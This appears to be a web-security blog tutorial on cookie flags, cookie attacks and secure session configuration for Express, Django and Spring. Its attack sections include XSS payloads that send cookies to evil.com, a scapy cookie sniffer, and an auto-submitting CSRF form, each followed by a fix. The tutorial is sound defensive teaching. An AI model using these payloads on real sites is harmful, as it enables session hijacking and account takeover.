


Cookies are the single most important mechanism for web authentication. Every session, every login, every “remember me” — it’s all cookies. And most production applications get at least one cookie flag wrong.
I’ve audited cookie configurations across dozens of applications. The pattern is always the same: developers set the session value correctly but ignore the flags that actually protect it. A session cookie without HttpOnly is like a vault with the door left open.
Let’s go deep on how cookies actually work, how they get compromised, and how to configure them correctly.
How Cookies Actually Work
When you log into a website, the server responds with a Set-Cookie header:
HTTP/1.1 200 OK
Set-Cookie: session_id=abc123; HttpOnly; Secure; SameSite=Lax; Max-Age=3600; Path=/
Your browser stores this cookie. On every subsequent request to the same domain, the browser automatically attaches it:
GET /api/profile HTTP/1.1
Host: example.com
Cookie: session_id=abc123
That’s it. The browser sends cookies automatically. No JavaScript needed. No developer intervention. This simplicity is both the strength and the vulnerability of cookies.
The critical point: the browser decides when to send cookies, not your application. If an attacker tricks the browser into making a request to your domain, the cookies go along for the ride.
Cookie Attributes — The Security Flags
Every cookie attribute exists because of a specific attack. Understanding the attacks makes the flags intuitive.

HttpOnly — Blocks JavaScript Access
Set-Cookie: session_id=abc123; HttpOnlyWithout HttpOnly, any JavaScript on the page can read the cookie:
// Without HttpOnly — XSS can steal the session
console.log(document.cookie);
// Output: "session_id=abc123"

// Attacker's XSS payload
fetch('https://evil.com/steal?c=' + document.cookie);
With HttpOnly, document.cookie simply doesn’t include the protected cookie. The browser still sends it on HTTP requests, but JavaScript can’t touch it.
When to use: Always on session cookies and authentication tokens. There is almost never a reason for JavaScript to read your session cookie.
When NOT to use: CSRF tokens stored in cookies need to be readable by JavaScript (so it can include them in request headers). Use HttpOnly on the session cookie, not the CSRF token cookie.
Secure — HTTPS Only
Set-Cookie: session_id=abc123; SecureWithout Secure, the cookie is sent on both HTTP and HTTPS requests. If a user visits http://example.com (even accidentally, or via a downgrade attack), the cookie is transmitted in plain text. Anyone on the same network can read it.
Without Secure flag:
  User on coffee shop Wi-Fi → visits http://example.com
  → Cookie sent in plain text
  → Attacker on same network captures it with Wireshark
  → Attacker has the session

With Secure flag:
  User on coffee shop Wi-Fi → visits http://example.com
  → Cookie NOT sent (HTTP, not HTTPS)
  → Attacker captures nothing
When to use: Always. In production, there is zero reason to send cookies over HTTP. Combine with HSTS to prevent HTTP downgrade attacks.
SameSite — Cross-Site Request Control
This is the most nuanced cookie attribute and the primary defense against CSRF attacks.

Set-Cookie: session_id=abc123; SameSite=LaxSameSite=Strict:
The cookie is never sent on any cross-site request. If you’re on evil.com and click a link to bank.com, the cookie is not sent — you’ll land on bank.com as logged-out.
// User is on evil.com, clicks a link to bank.com
// With SameSite=Strict: cookie NOT sent → user appears logged out
// This is safe but annoying for UX
SameSite=Lax:
The cookie is sent on top-level navigations (clicking a link) but not on subresource requests (images, iframes, AJAX, form POSTs). This blocks CSRF while preserving UX.
// User is on evil.com, clicks a link to bank.com
// With SameSite=Lax: cookie IS sent → user stays logged in (good UX)

// Evil.com tries a hidden form POST to bank.com
// With SameSite=Lax: cookie NOT sent → CSRF blocked
SameSite=None:
The cookie is always sent, even cross-site. You must also set Secure when using None. This is the old browser behavior and only appropriate for cross-site embed scenarios (OAuth providers, embedded widgets).
Set-Cookie: widget_session=xyz; SameSite=None; SecureWhich to use:
| Use Case | SameSite Value |
|---|---|
| Session cookie (most apps) | Lax |
| Banking / admin panels | Strict |
| OAuth / SSO provider | None (with Secure) |
| Embedded widget / iframe | None (with Secure) |
| CSRF token cookie | Lax or Strict |
Domain — Scope Control
Set-Cookie: session_id=abc123; Domain=.example.comThe Domain attribute controls which hosts receive the cookie. This is where most developers make mistakes.
Set-Cookie: session_id=abc123
  → Cookie sent ONLY to the exact host that set it
  → app.example.com sets it → only app.example.com receives it
  → api.example.com does NOT receive it

Set-Cookie: session_id=abc123; Domain=.example.com
  → Cookie sent to example.com AND ALL subdomains
  → app.example.com ✓
  → api.example.com ✓
  → evil-user.example.com ✓  ← DANGER
If you set Domain=.example.com, any subdomain can read the cookie. If an attacker compromises a user-content subdomain (like uploads.example.com or sandbox.example.com), they get the session cookie.
Rule: Omit the Domain attribute unless you explicitly need cross-subdomain cookies. Omitting it makes the cookie “host-only” — the strictest scope.
Cookie Prefixes — The Nuclear Option
Cookie prefixes are the strongest cookie protection mechanism and the most underused:
Set-Cookie: __Host-session_id=abc123; Secure; Path=/; HttpOnly; SameSite=LaxThe __Host- prefix tells the browser to enforce strict rules:
__Host- prefix requirements:
  ✓ Must have Secure flag
  ✓ Must NOT have Domain attribute (host-only)
  ✓ Must have Path=/
  ✓ Must be set over HTTPS

If ANY of these are violated, the browser REJECTS the cookie entirely.
This prevents cookie tossing attacks — where a compromised subdomain overwrites the parent domain’s cookies.
// Express.js — production session with __Host- prefix
app.use(session({
  name: '__Host-session',  // Enforced by browser
  secret: process.env.SESSION_SECRET,
  cookie: {
    httpOnly: true,
    secure: true,
    sameSite: 'Lax',
    path: '/',
    // Do NOT set domain — __Host- requires host-only
    maxAge: 3600000,
  },
}));
There’s also __Secure- prefix, which only requires the Secure flag but allows Domain to be set:
Set-Cookie: __Secure-prefs=dark-mode; Secure; Domain=.example.com; Path=/The Six Cookie Attack Vectors

1. XSS Cookie Theft
If a cookie doesn’t have HttpOnly, any XSS vulnerability lets the attacker steal it:
// Attacker's XSS payload — steals ALL non-HttpOnly cookies
new Image().src = 'https://evil.com/collect?cookies=' +
  encodeURIComponent(document.cookie);
Fix: Set HttpOnly on every cookie that doesn’t need JavaScript access.
2. Network Sniffing (Firesheep Attack)
Without Secure, cookies are sent over plain HTTP. On public Wi-Fi, anyone can intercept them:
# Simplified Firesheep-style attack using scapy (educational only)
# Attacker captures HTTP traffic on shared network
from scapy.all import sniff

def extract_cookies(packet):
    if packet.haslayer('Raw'):
        payload = packet['Raw'].load.decode(errors='ignore')
        if 'Cookie:' in payload:
            cookie_line = [l for l in payload.split('\r\n') if 'Cookie:' in l]
            print(f'Captured: {cookie_line}')

sniff(filter='tcp port 80', prn=extract_cookies)
Fix: Set Secure flag + deploy HSTS headers:
// HSTS prevents HTTP downgrade attacks
app.use((req, res, next) => {
  res.setHeader('Strict-Transport-Security',
    'max-age=31536000; includeSubDomains; preload');
  next();
});
3. CSRF via Auto-Attached Cookies
Browsers attach cookies to every request to the domain, even requests initiated by other sites:
<!-- On evil.com — the browser sends bank.com cookies automatically -->
<form action="https://bank.com/transfer" method="POST">
  <input name="to" value="attacker-account" />
  <input name="amount" value="10000" />
</form>
<script>document.forms[0].submit();</script>
Fix: SameSite=Lax (at minimum) blocks this entirely.
4. Subdomain Cookie Leakage
If you set Domain=.example.com, every subdomain gets the cookie — including user-generated content subdomains:
Scenario:
  You set: Domain=.example.com on your session cookie
  User uploads HTML to: uploads.example.com/malicious.html
  That HTML can read: document.cookie → your session

The malicious.html:
  <script>
    // This subdomain receives the session cookie because of Domain=.example.com
    fetch('https://evil.com/steal?s=' + document.cookie);
  </script>
Fix: Omit Domain attribute entirely. Use __Host- prefix.
5. Session Fixation
The attacker sets a known session ID before the victim logs in:
1. Attacker gets a valid session: GET https://example.com → session_id=KNOWN_VALUE
2. Attacker sends victim a link: https://example.com/login?session_id=KNOWN_VALUE
   (or sets cookie via XSS on a subdomain)
3. Victim clicks link, logs in
4. Server authenticates the session — same session_id=KNOWN_VALUE
5. Attacker now has an authenticated session
Fix: Regenerate the session ID after every login:
// Express.js — regenerate session on login
app.post('/login', (req, res) => {
  const { email, password } = req.body;

  if (authenticate(email, password)) {
    // CRITICAL: regenerate session ID after authentication
    req.session.regenerate((err) => {
      if (err) return res.status(500).json({ error: 'Session error' });
      req.session.userId = getUserId(email);
      req.session.authenticated = true;
      res.redirect('/dashboard');
    });
  }
});
# Django — regenerates session automatically on login
from django.contrib.auth import login
def login_view(request):
user = authenticate(request, username=username, password=password)
if user:
login(request, user) # Calls request.session.cycle_key() internally
return redirect('/dashboard')6. Cookie Tossing
A compromised subdomain can set cookies for the parent domain, potentially overwriting the legitimate session:
1. Attacker controls: evil.example.com
2. Attacker sets: Set-Cookie: session_id=ATTACKER_VALUE; Domain=.example.com; Path=/
3. Browser now has TWO cookies named session_id:
   - The legitimate one (host-only for www.example.com)
   - The attacker's one (for .example.com)
4. Browser sends BOTH. Server picks one — might pick the attacker's.
Fix: Use __Host- prefix — browsers reject any __Host- cookie that has a Domain attribute:
Set-Cookie: __Host-session_id=legitimate; Secure; Path=/; HttpOnlyA subdomain cannot set __Host-session_id because it can’t set it without a Domain attribute that includes the parent, and __Host- forbids Domain.
Production Cookie Configurations
Node.js / Express
const session = require('express-session');
const RedisStore = require('connect-redis').default;
const redis = require('redis');

const redisClient = redis.createClient({ url: process.env.REDIS_URL });

app.use(session({
  name: '__Host-sid',
  store: new RedisStore({ client: redisClient }),
  secret: process.env.SESSION_SECRET,
  resave: false,
  saveUninitialized: false,
  cookie: {
    httpOnly: true,
    secure: true,            // HTTPS only
    sameSite: 'Lax',         // Block cross-site POST
    path: '/',
    maxAge: 1800000,         // 30 minutes
    // Do NOT set domain — __Host- prefix requires host-only
  },
}));

// Regenerate session on login
app.post('/api/login', async (req, res) => {
  const user = await authenticate(req.body.email, req.body.password);
  if (!user) return res.status(401).json({ error: 'Invalid credentials' });

  req.session.regenerate((err) => {
    if (err) return res.status(500).json({ error: 'Session error' });
    req.session.userId = user.id;
    req.session.role = user.role;
    req.session.loginTime = Date.now();
    req.session.save(() => {
      res.json({ success: true });
    });
  });
});

// Regenerate session on privilege change
app.post('/api/elevate', requireAuth, async (req, res) => {
  // Re-authenticate before privilege escalation
  const valid = await verifyPassword(req.session.userId, req.body.password);
  if (!valid) return res.status(403).json({ error: 'Invalid password' });

  req.session.regenerate((err) => {
    if (err) return res.status(500).json({ error: 'Session error' });
    req.session.role = 'admin';
    req.session.elevatedAt = Date.now();
    req.session.save(() => {
      res.json({ success: true });
    });
  });
});
Python / Django
# settings.py — production cookie configuration

# Session settings
SESSION_ENGINE = 'django.contrib.sessions.backends.cache'
SESSION_CACHE_ALIAS = 'sessions'
SESSION_COOKIE_AGE = 1800              # 30 minutes
SESSION_COOKIE_HTTPONLY = True          # Block JavaScript access
SESSION_COOKIE_SECURE = True           # HTTPS only
SESSION_COOKIE_SAMESITE = 'Lax'        # Block cross-site POST
SESSION_COOKIE_NAME = '__Host-sessionid'
SESSION_COOKIE_PATH = '/'
SESSION_SAVE_EVERY_REQUEST = True      # Sliding expiration
SESSION_EXPIRE_AT_BROWSER_CLOSE = False

# CSRF cookie settings
CSRF_COOKIE_HTTPONLY = False            # JS needs to read this
CSRF_COOKIE_SECURE = True
CSRF_COOKIE_SAMESITE = 'Lax'
CSRF_COOKIE_NAME = '__Secure-csrftoken'

# Security middleware
SECURE_HSTS_SECONDS = 31536000
SECURE_HSTS_INCLUDE_SUBDOMAINS = True
SECURE_HSTS_PRELOAD = True
SECURE_SSL_REDIRECT = True
Java / Spring Boot
// SecurityConfig.java
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        http
            .sessionManagement(session -> session
                .sessionFixation().newSession()  // Regenerate on login
                .maximumSessions(1)              // One session per user
                .expiredSessionStrategy(event ->
                    event.getResponse().sendRedirect("/login?expired"))
            )
            .csrf(csrf -> csrf
                .csrfTokenRepository(CookieCsrfTokenRepository.withHttpOnlyFalse())
            );
        return http.build();
    }

    @Bean
    public CookieSerializer cookieSerializer() {
        DefaultCookieSerializer serializer = new DefaultCookieSerializer();
        serializer.setCookieName("__Host-SESSION");
        serializer.setUseHttpOnlyCookie(true);
        serializer.setUseSecureCookie(true);
        serializer.setSameSite("Lax");
        serializer.setCookiePath("/");
        serializer.setCookieMaxAge(1800); // 30 minutes
        // Do NOT call setDomainName — __Host- requires host-only
        return serializer;
    }
}
Raw Set-Cookie for Custom Implementations
If you’re setting cookies manually (no framework session middleware):
// Utility function for secure cookie setting
function setSecureCookie(res, name, value, options = {}) {
  const defaults = {
    httpOnly: true,
    secure: true,
    sameSite: 'Lax',
    path: '/',
    maxAge: 1800, // 30 minutes in seconds
  };

  const config = { ...defaults, ...options };
  const parts = [`${name}=${encodeURIComponent(value)}`];

  if (config.httpOnly) parts.push('HttpOnly');
  if (config.secure) parts.push('Secure');
  if (config.sameSite) parts.push(`SameSite=${config.sameSite}`);
  if (config.path) parts.push(`Path=${config.path}`);
  if (config.maxAge) parts.push(`Max-Age=${config.maxAge}`);
  if (config.domain) parts.push(`Domain=${config.domain}`);

  res.setHeader('Set-Cookie', parts.join('; '));
}

// Usage
setSecureCookie(res, '__Host-session', sessionId);
setSecureCookie(res, '__Secure-csrf', csrfToken, { httpOnly: false });
setSecureCookie(res, 'preferences', 'dark-mode', { httpOnly: false, maxAge: 31536000 });
Session vs Persistent Cookies
SESSION COOKIE (no Max-Age or Expires):
  Set-Cookie: session_id=abc123; HttpOnly; Secure; SameSite=Lax

  - Deleted when user closes the browser
  - Most secure for authentication
  - Trade-off: users must log in every browser session

PERSISTENT COOKIE (with Max-Age):
  Set-Cookie: session_id=abc123; HttpOnly; Secure; SameSite=Lax; Max-Age=2592000

  - Survives browser restart
  - Common for "remember me" functionality
  - Risk: stolen cookies remain valid longer
Recommended pattern — two cookies:
// Short-lived session for authentication
setSecureCookie(res, '__Host-sid', sessionId, {
  maxAge: 1800, // 30 min — slides on activity
});

// Long-lived "remember me" for re-authentication
setSecureCookie(res, '__Host-remember', rememberToken, {
  maxAge: 2592000, // 30 days
});

// On subsequent visits:
// 1. Check __Host-sid — if valid, user is authenticated
// 2. If expired, check __Host-remember — if valid, issue new __Host-sid
// 3. If both expired, redirect to login
Third-Party Cookies — The End of an Era
Third-party cookies (set by a different domain than the one you’re visiting) are being phased out:
You visit: news.com
news.com loads: <script src="https://tracker.com/pixel.js">
tracker.com sets: Set-Cookie: tracking_id=xyz; SameSite=None; Secure

This is a third-party cookie — set by tracker.com while you're on news.com.
What’s changing:
- Safari and Firefox already block third-party cookies by default
- Chrome is deprecating them (Privacy Sandbox initiative)
SameSite=Nonecookies will eventually stop working in most scenarios
What this means for developers:
- If you rely on third-party cookies for SSO, embedded widgets, or analytics — start migrating
- Use the Storage Access API for legitimate cross-site embed scenarios
- For analytics, move to first-party solutions or server-side tracking
Cookie Size Limits and Performance
Cookies have real performance implications because they’re sent on every request:
Cookie size limits (per domain):
  - Max 4096 bytes per individual cookie
  - Max ~50 cookies per domain
  - Max ~180 cookies total in browser

Performance impact:
  10 cookies × 200 bytes each = 2KB per request
  Page with 50 resources = 50 × 2KB = 100KB of cookie overhead

  On mobile with 10ms latency per KB:
  100KB × 10ms = 1 second added to page load
Best practices:
- Keep cookies small — store IDs, not data. Put the data in server-side storage.
- Use
Pathto scope non-session cookies to relevant paths - Static assets (CDN) should be on a separate domain (no cookies)
// BAD — storing data in cookies
Set-Cookie: user={"name":"John","email":"[email protected]","prefs":{"theme":"dark","lang":"en"}}

// GOOD — store only the session ID
Set-Cookie: __Host-sid=a1b2c3d4; HttpOnly; Secure; SameSite=Lax
// Data lives server-side in Redis/DB, keyed by session ID
Cookie Security Audit Checklist
Run this against your production application:
SESSION COOKIES:
[ ] HttpOnly flag set
[ ] Secure flag set
[ ] SameSite=Lax or Strict
[ ] __Host- prefix used
[ ] Domain attribute NOT set (host-only)
[ ] Reasonable Max-Age (< 24 hours for sessions)
[ ] Session regenerated on login
[ ] Session regenerated on privilege escalation
[ ] Session invalidated on logout (server-side too)
[ ] Session ID is cryptographically random (128+ bits)

CSRF TOKEN COOKIES:
[ ] HttpOnly NOT set (JS needs to read it)
[ ] Secure flag set
[ ] SameSite=Lax or Strict
[ ] Token validated server-side on every state-changing request

ALL COOKIES:
[ ] No sensitive data stored in cookie values
[ ] HSTS header deployed (prevents HTTP downgrade)
[ ] Cookie values are opaque IDs (not serialized user data)
[ ] Reviewed for unnecessary cookies (minimize attack surface)

INFRASTRUCTURE:
[ ] Static assets served from cookieless domain
[ ] HTTPS enforced everywhere (no mixed content)
[ ] Cookie scope minimized (fewest paths, tightest domain)
Quick Reference — The Secure Cookie Cheat Sheet
# Session cookie — maximum security
Set-Cookie: __Host-sid=TOKEN; HttpOnly; Secure; SameSite=Lax; Path=/; Max-Age=1800

# CSRF token — readable by JavaScript
Set-Cookie: __Secure-csrf=TOKEN; Secure; SameSite=Lax; Path=/

# Remember me — long-lived, still secure
Set-Cookie: __Host-remember=TOKEN; HttpOnly; Secure; SameSite=Lax; Path=/; Max-Age=2592000

# User preferences — non-sensitive
Set-Cookie: prefs=dark; Secure; SameSite=Lax; Path=/; Max-Age=31536000

# NEVER DO THIS
Set-Cookie: session=abc123
# Missing: HttpOnly, Secure, SameSite — vulnerable to XSS, sniffing, and CSRF
Every cookie flag exists because someone got hacked without it. Don’t learn the lesson the hard way — set them all, set them correctly, and audit them regularly.


